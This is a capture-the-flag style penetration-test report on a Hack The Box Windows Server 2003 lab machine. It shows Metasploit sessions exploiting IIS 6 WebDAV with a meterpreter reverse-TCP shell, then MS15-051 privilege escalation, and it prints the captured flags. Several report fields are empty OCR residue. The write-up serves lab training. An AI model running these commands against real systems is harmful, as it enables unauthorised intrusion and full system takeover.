
Vulnerability Explanation:

Vulnerability Fix:


Severity: High

Proof of Concept Code Here & initial Shell Screenshot:

1) After the Nmap scan I saw that only port 80 is open so I tried to see in the browser what I'll get but I was getting only a default page so, I search about the version of the web server (IIS6) and discover a vulnerability on the site 'rapid7.com'




2) Next, I was searching the vulnerability on msfconsole in kali and found it



```
msf6 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   MAXPATHLENGTH   60               yes       End of physical path brute force
   MINPATHLENGTH   3                yes       Start of physical path brute force
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ...
   RHOSTS                           yes       The target host(s), see https://github.com/rapid7/metasploi
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       /                yes       Path of IIS 6 web application
   VHOST                            no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.136.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86
```

3) After filling in the details I ran the module and got a meterprter session



```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.25:4444 → 10.10.10.15:1033) at 2022-12-07 08:52:12 -0500

meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 3032 created.
Channel 4 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd C:/Users
cd C:/Users
The system cannot find the path specified.

c:\windows\system32\inetsrv>cd ..
cd ..

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D
```

4) Next, I open a shell and I was trying to get the flags of user and administrator but I notice that I could not to do it because the limited permissions. So, my next step was to started process of privilege escalation to get the users flags and become the admin on the system.

```
C:\Documents and Settings>cd Administrator
cd Administrator
Access is denied.

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  08:48 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  09:19 PM    <DIR>          Lakis
               0 File(s)              0 bytes
               5 Dir(s)   1,373,908,992 bytes free

C:\Documents and Settings>cd Lakis
cd Lakis
Access is denied.

C:\Documents and Settings>whoami
whoami
nt authority\network service

C:\Documents and Settings>
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The system had a vulnerability called MS15-051.

Vulnerability Explanation: Vulnerabilities is in windows kernel-mode drivers could allow elevation of privilege

Vulnerability Fix: Update the system

Severity: High

Exploit Code & Proof Screenshot Here:

1) First, I put the session in the background and used the module exploit_suggester for finding possibility vulnerabilities on the target.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION ⇒ 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows ...
[*] 10.10.10.15 - 174 exploit checks are being tried ...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.15 - Valid modules for session 2:
============================

#  Name                                                Potentially Vulnerable?  Check Result
-  ----                                                -----------------------  ------------
1  exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not be validated.
2  exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
3  exploit/windows/local/ms14_070_tcpip_ioctl          Yes                      The target appears to be vulnerable.
4  exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
5  exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not be validated.
6  exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
```

2) I was picking the exploit of MS15-051 After filling in the details I ran the module. The exploit was complete but I can't get an access

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms15_051_client_copy_image) > set SESSION 2
SESSION ⇒ 2
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST 10.10.14.25
LHOST ⇒ 10.10.14.25
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.25:5555
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms15_051_client_copy_image) >
```

3) Next, I was trying to think how to get access use a process that was already running in the system so I used the migrate command. After that I return the exploit and try again to get the root privileges

```
 1256  1480  w3wp.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 1312  392   VGAuthService.exe
 1380  392   vmtoolsd.exe
 1480  392   svchost.exe
 1588  392   svchost.exe
 1740  344   logon.scr
 1764  392   dllhost.exe
 1936  392   alg.exe
 1964  584   wmiprvse.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2292  584   wmiprvse.exe
 2460  584   davcdata.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 3452  1256  rundll32.exe      x86   0                                      C:\WINDOWS\system32\rundll32.exe
 3516  3452  cmd.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\cmd.exe
 3996  3452  cmd.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\cmd.exe
 4080  1072  cidaemon.exe

meterpreter > migrate 1256
[*] Migrating from 3452 to 1256...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.25:5555
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching msiexec to host the DLL...
[+] Process 3556 launched.
[*] Reflectively injecting the DLL into 3556...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 3 opened (10.10.14.25:5555 → 10.10.10.15:1034) at 2022-12-07 09:15:24 -0500

meterpreter > shell
Process 3216 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

4) After I get the NT authority privileges and get the user flag (Lakis) and the administrator flag:

```
 Directory of C:\Documents and Settings\Lakis\Desktop

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  09:20 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,373,855,744 bytes free

C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\Documents and Settings\Lakis\Desktop>cd ..
cd ..

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,373,847,552 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>whoami
whoami
nt authority\system
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
192.168.136.128	
10.10.10.100	
10.100.102.116	
10.10.10.7	
10.10.10.76	
10.10.10.40	
10.10.10.8	
10.10.10.5	
10.10.10.14	
10.10.10.15	